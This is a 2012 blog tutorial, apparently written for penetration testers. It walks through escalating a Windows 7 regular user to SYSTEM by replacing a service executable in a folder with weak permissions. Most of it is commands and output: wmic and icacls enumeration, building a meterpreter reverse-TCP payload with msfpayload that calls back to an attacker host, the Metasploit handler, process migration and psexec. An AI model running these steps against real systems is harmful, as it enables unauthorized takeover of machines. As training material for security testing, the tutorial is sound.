windows privilege escalation via weak service permissions

« Honeypot / honeyd tutorial part 5, email alerts

When performing security testing on a Windows environment, or any environment for that matter, one of the things you'll need to check is if you can escalate your privileges from a low privilege user to a high privileged user. No matter what environment you are testing there are going to be a range or roles with varying privileges, for the most part on a local windows environment there going to be three roles / privileged users.

Reverse engineer an obfuscated .Net application »

1. System
2. Administrator
3. Regular user

Most people would think administrator has the highest privilege but actually it's the system account. A regular user is typically the most limited role which may be so limited that it can't even install software. In the previous paragraph I mentioned "local windows environment" that's because when it comes to a network or active directory environment you have to take other things into consideration. The scenario I'll be going over involves a single install of a windows operating system.

So let's say you're performing a security test on a system / environment where all you're given is a low level privileged account but you want to try and escalate those privileges so that you can get "system" level privileges, what do you do? There are a number of routes you can take. Scott Sutherland has written a nice article on windows privilege escalation and some of the techniques that you can try. Also the guys over at insomniasec.com have put together a nice document as well that talks about windows privilege escalation. Last but certainly not least pentestmonkey has written a python script that will search the system for potential areas of privilege escalation and report back.

Obviously the technique I'm going to be discussing is leveraging windows services that have low or weak permissions. For those that aren't aware a windows service is a process that is ran in the background and a regular user would never know that this process is running unless they specifically checked for it, meaning there is no "window" or GUI associated with a service. But a service is just like a process in the fact that it's an executable. You can determine all the services on your machine by using the "wmic" command.

wmic service list brief

Your output should be similar to below, I've snipped the output for brevity.

... snip ...
1077 WMPNetworkSvc 0 Manual Stopped OK

1077 WPCSvc 0 Manual Stopped OK


0 WPDBusEnum 0 Manual Stopped OK

0 wscsvc 752 Auto Running OK

0 WSearch 2140 Auto Running OK

0 wuauserv 856 Auto Running OK

First column is the exit code, second column is the name of the service, third column is the process ID (PID) of the service, fourth column states how the service is to be started (start mode), fifth column states if the process is running (state), and the last column gives the status of the service itself. You can also right click on your taskbar, same bar as the start menu, then select task manager. Within the task manager you can select the "services" tab to see this same information, keep in mind there is no services tab within the task manager for XP for this scenario I'm using windows 7.



So now that you know how to determine what services are available and running on a particular machine how can we determine if they have "weak permissions"? By weak permissions I mean the folder where the service EXE is allows "write" access. Having write access allows me to replace that executable with my malicious executable, start the service and voila I've got access. That's it in a nutshell but let's walk through the steps to quickly determine which services are vulnerable and how to attack that vulnerable weak service permission.

On a windows machine there can be a ton of services, going through each folder where the service executable is located, right clicking and determining the permission can be a pain in the butt. First thing we'll need to do is run a couple of commands to easily pull all the permissions for all the services.

for /f "tokens=2 delims='=" %a in ('wmic service list full^|find /i "pathname"^|find /i /v "system32"') do @echo %a >> c:\windows\temp\permissions.txt
for /f eol^=^"^ delims^=^" %a in (c:\windows\temp\permissions.txt) do cmd.exe /c icacls "%a"
The first command uses wmic to list the services, looks for the full path of the executable, filters out system32 paths, and then dumps that output to a text file. The second command parses that text file getting rid of some junk in the path name then does the

icacls command on that path to determine the permissions on that service executable. A snippet of the output you'll see on the command line is below.

```
" Users\homer>cmd.exe /c icacls
"C:\Windows\Microsoft.NET\Framework\v4.0.30319\SMSvcHost.exe
C:\Windows\Microsoft.NET\Framework\v4.0.30319\SMSvcHost.exe  BUILTIN\IIS_IUSRS:(I)
(RX)
NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Users:(I)(RX)

Successfully processed 1 files; Failed processing 0 files

c:\Users\homer>cmd.exe /c icacls "C:\Program Files\Common Files\Microsoft
Shared\Source Engine\OSE.EXE"
C:\Program Files\Common Files\Microsoft Shared\Source Engine\OSE.EXE BUILTIN\Users:
(I)(F)
NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
WIN-B5JHUDECH2P\homer:(I)(F)

Successfully processed 1 files; Failed processing 0 files

c:\Users\homer>cmd.exe /c icacls "C:\Program Files\Common Files\Microsoft
Shared\OfficeSoftwareProtectionPlatform\OSPPSVC.EXE"
C:\Program Files\Common Files\Microsoft
Shared\OfficeSoftwareProtectionPlatform\OSPPSVC.EXE NT AUTHORITY\SYSTEM:(I)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Users:(I)(RX)

Successfully processed 1 files; Failed processing 0 files
```

For my particular commands I've excluded service executables that live in c:\windows\system32 folder because more than likely those folders have the proper permissions because they came packaged with windows. The services I'm more interested in are third party applications because they get installed by a user and either the user improperly configures the folder permissions or during the install the application misconfigures the folder permissions. So this is the main reason why I filter out c:\windows\system32 but if you wanted to include that simply remove the system32 find statement from the command.

The output of the icacls command can be a little confusing but what you want to look for is if "BUILTIN\Users" have full access which will be designated as "(F)". If you have full access to the folder where the service executable lives then you can replace the service executable with your own malicious service executable. So when the service starts, either at boot automatically or manually, your malicious executable will run hopefully giving you full access to the device. So my snippet of output actually has a service with weak permissions which can also be seen on line 17 in the output above.

C:\Users\homer>cmd.exe /c icacls "C:\Program Files\Common Files\Microsoft Shared\Source Engine\OSE.EXE"
C:\Program Files\Common Files\Microsoft Shared\Source Engine\OSE.EXE BUILTIN\Users:(F)

The “Source Engine” folder is a standard folder for windows 7 and out of the box has the proper permissions, meaning a regular user will not have write access to that folder. For this demonstration I’ve manually modified the permissions of the “Source Engine” folder to highlight the effect of improper permissions. So now that you’ve found a folder of a service that allows the write permission it’s time to insert / upload our malicious executable. The most convenient way I’ve found is using the msfpayload functionality within metasploit. For the uninitiated and overwhelmed folks that try to deal with metasploit and msfpayload it might just be best to use backtrack. Just grab backtrack which comes with everything installed and ready to go. I’m not going to go through all of the steps of getting metasploit up and running but if you have any troubles feel free to email me (travisaltman@gmail.com) or post a question in the comments. In backtrack I issue the following commands to create a malicious executable.


```
root@bt:~# ifconfig eth1
eth1      Link encap:Ethernet  HWaddr 00:0c:29:11:1e:53
inet addr:192.168.134.135  Bcast:192.168.134.255  Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fe11:1e53/64 Scope:Link
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:9227 errors:0 dropped:0 overruns:0 frame:0
TX packets:396 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:650604 (650.6 KB)  TX bytes:123409 (123.4 KB)
Interrupt:19 Base address:0x2024

root@bt:~# cd /pentest/exploits/framework
root@bt:/pentest/exploits/framework# msfpayload windows/meterpreter/reverse_tcp
LHOST=192.168.134.135 lport=80 X > exploit.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: {"LHOST"=>"192.168.134.135", "lport"=>"80"}
root@bt:/pentest/exploits/framework#
```


The command on line one is simply trying to determine the IP address of our machine (ifconfig command) and line 3 states that our attacking IP address is 192.168.134.135, we’ll need this information to create our malicious executable. The next command is on line 12 where you change directories (cd) to the location of the msfpayload command. Line 13 is the most important command which is the actual command we use to create our malicious executable. This command creates a meterpreter payload and the lhost and lport are parameters we set when creating the payload. The lhost is from the output of ifconfig and you can specify any port you like, you don’t have to include lport because by default it’s 4444. You don’t need to know details about meterpreter for now think of it as a windows command prompt on steroids. Finally we use the “> exploit.exe” to create the malicious executable in the current directory.

Now you have to get that exploit.exe over to your target windows machine. I’ll leave this up to you but if you run the python simple http server in that current directory then all you have to do on the windows machine is open up internet explorer put in the IP address of your attack machine and download exploit.exe. Next put exploit.exe into the folder with the weak permissions in this case C:\Program Files\Common Files\Microsoft Shared\Source Engine\OSE.EXE. You should now have something like this.

Next rename the original ose.exe to something different and name exploit.exe to ose.exe



So now we've replaced the original executable with our malicious executable next we'll need to fire up metasploit so that it can accept our connection once we run our new executable. So head over to your Linux box and run the msfconsole command.



root@bt:/pentest/exploits/framework#./msfconsole

You should now have a "msf" console, next run the following commands.

```
msf > use exploit/multi/handler
msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(handler) > set lhost 192.168.134.135
lhost => 192.168.134.135
msf  exploit(handler) > set lport 80
lport => 80
msf  exploit(handler) >
```

At this point it's always a good idea to do the "show options" command to make sure everything is set up correctly.

```
msf  exploit(handler) > show options

Module options (exploit/multi/handler):

Name  Current Setting  Required  Description
----  ---------------  --------  -----------

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST     192.168.134.135  yes       The listen address
LPORT     80               yes       The listen port

Exploit target:

Id  Name
--  ----
0   Wildcard Target
```

If everything checks out then you're ready to go, now just type "exploit". This will wait until we run the executable on the target machine but when we do it will give us back our meterpreter command prompt.

```
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.134.135:80
[*] Starting the payload handler...
```

Now on the target windows machine we'll need to start the service which will run our malicious executable then connect back to our attack machine giving us a command prompt. So run the wmic command below to start the service.

C:\Users\homer>wmic service ose call startservice
You should see similar output when you run this command.

Executing (\\WIN-B5JHUDECH2P\ROOT\CIMV2:Win32_Service.Name="ose")->startservice()

Once you've started the service now it's time to hop back over to your metasploit command prompt to see if we get our meterperter command prompt, you should see the following.

```
[*] Sending stage (752128 bytes) to 192.168.134.134
[*] Meterpreter session 1 opened (192.168.134.135:80 -> 192.168.134.134:49173) at
2012-03-22 23:18:56 -0400

meterpreter >
```

Anytime you get a meterpreter command prompt back that's usually a win but wait everything is not as it seems. After about 30 – 40 seconds I see that my meterpreter session ended.

[*] Meterpreter session 1 closed. Reason: Died

Back on the windows machine there's also some output on the command prompt.

Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
ReturnValue = 7;
};

The return value of 7 means that the request timed out. So bummer we got this far had a meterpreter prompt, which gives us lots of post exploitation goodness, but lost everything. Don't throw in the towel there is a way around this situation. During those 30 – 40 seconds that we have the meterpreter command prompt we can migrate to another process. The concept of migrating is exactly what it sounds like, instead of hooking into our ose.exe malicious executable service we can hop to another process that is already running with system privileges. First thing you'll want to do is list all the processes running on the windows machine to determine the PID of a process that we can migrate to, once again wmic to the rescue.

wmic process list brief | find "winlogon"

Here you'll want to determine the PID of the winlogon.exe process and the fourth column of this output is the PID of the process. Winlogon.exe is a popular executable to migrate to because it's always present and runs as the system user. You could easily migrate to another process that runs as system and to determine this you can run the task manager and look for the user that is associated with the process. If at first you don't see this make sure to click "show process from all users". Once you have the PID of the winlogon.exe restart the service by running the wmic service command, ose.exe in this case, then quickly migrate to the winlogon.exe PID within meterpreter. Below is the command within meterpreter to migrate to another process.

```
meterpreter > migrate 460
[*] Migrating to 460...
[*] Migration completed successfully.
meterpreter >
```

Now we've successfully migrated to a stable process as the system user with a restricted user, this was our ultimate goal. We can determine our current privilege within meterpreter with the following command.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

At this point you have full control of the operating system and you can leverage all the post exploitation goodness that you can get your hands on. I don't want to go into all the options and features of what to do once you've gained system access to a windows device I'll leave that to other folks or a different discussion.

There is one other thing to note about escalating privileges on a windows device. Meterpreter has an option to "getsystem" meaning it tries to get system privileges. The

getsystem command is only going to work in a handful of scenarios. The two main ways it accomplishes this task is via an unpatched machine or you already have administrative privileges. In the scenario I've described we don't have admin privileges and our box is fully patched hence the reason I'm describing a technique of looking for services with weak permissions. A service that allows full control by a regular user is a misconfiguration so there is no "patch" for this scenario where we can get system privileges.

Let's take a closer look at the getsystem command, we can do this by simply issuing the command below inside the meterpreter prompt.

```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

-h        Help Banner.
-t <opt>  The technique to use. (Default to '0').
0 : All techniques available
1 : Service - Named Pipe Impersonation (In Memory/Admin)
2 : Service - Named Pipe Impersonation (Dropper/Admin)
3 : Service - Token Duplication (In Memory/Admin)
4 : Exploit - KiTrap0D (In Memory/User)
```

Options 1-3 all require admin privileges, which we don't have, and option 4 will not work if the system is patched for the kitrap0d exploit. Let's just verify that the "getsystem" command within meterpreter will not work if we don't leverage something like a weak service permission. If you still have your meterpreter prompt go ahead and exit out.

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] Meterpreter session 2 closed.  Reason: User exit
msf  exploit(handler) >
```

Now instead of launching our malicious executable from the OSE service let's execute exploit.exe, that we moved over earlier to our target windows machine, as a regular user. I saved my exploit.exe on the desktop. Before running exploit.exe as a regular user we need to go back to Linux and start our handler.

```
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.134.135:80
[*] Starting the payload handler...
```

Now on our windows target machine let's run our exploit.exe

```
c:\Users\homer\Desktop>exploit.exe

c:\Users\homer\Desktop>
```

Once we run exploit.exe on our windows target machine you should get back a meterpreter prompt back.

```
[*] Sending stage (752128 bytes) to 192.168.134.134
[*] Meterpreter session 3 opened (192.168.134.135:80 -> 192.168.134.134:49175) at
2012-03-23 00:29:29 -0400

meterpreter >
```


Now let's try the "getsystem" command and see what happens.

meterpreter > getsystem

Here it just hangs and doesn't do anything, after about a minute it will finally error out giving the following output.

```
meterpreter > getsystem
[-] Error running command getsystem: Rex::TimeoutError Operation timed out.
meterpreter >
```

So the getsystem command didn't work. This is to be expected because the user (homer is our user) that executed our exploit.exe is a regular user and our windows box is up to date with all the latest patches. If we go back to our windows machine we'll see the following error message.



This error is generated because the kitrap0d exploit fails and the exploit fails because the windows box is up to date with all the latest patches. When you don't have admin and the windows box is up to date there is only a handful of options to escalate your privileges and testing for weak permissions is one of those avenues. Going from regular user to a system user can be difficult if everything is properly locked down but going from an admin user to the system user is not that big of a deal. The sysinternals psexec.exe is another powerful tool every pentester should have in his tool bag. Using psexec as an admin user one can easily become the system user with the "-s" option so if you wanted a command prompt with system level privileges all you would have to do is run the following command.

c:\psexec.exe -s cmd.exe

After this you'll be presented with a command prompt with system level privileges. I mention psexec just to show you how easy it is to become the system user as long as you're an admin user. The "-s" option of psexec would not work as a regular user only an admin user.

To wrap this all up I simply wanted to highlight one way of escalating your privilege on a windows device. This is simply one method to escalate privileges, there are many like it but this is the one I'm describing. This method is my best friend. It is my life. I must master it as I must master my life. Oh sorry, didn't mean to go all full metal jacket there. So yes this is one technique and tricks like "getsystem" within meterpreter are handy but keep in mind their approaches and how they are trying to achieve privilege escalation.

If you have any feedback about this topic please leave comments below and if you have any other interesting ways of escalating privileges I would love to hear about it. If you slugged your way through this entire article congrats and if you see areas where I could improve please help a brother by pointing out areas where I could improve, thanks.

This entry was posted on Saturday, March 24th, 2012 at 10:16 am and is filed under windows. You can follow any responses to this entry through the RSS 2.0 feed. You can skip to the end and leave a response. Pinging is currently not allowed.

Leave a Reply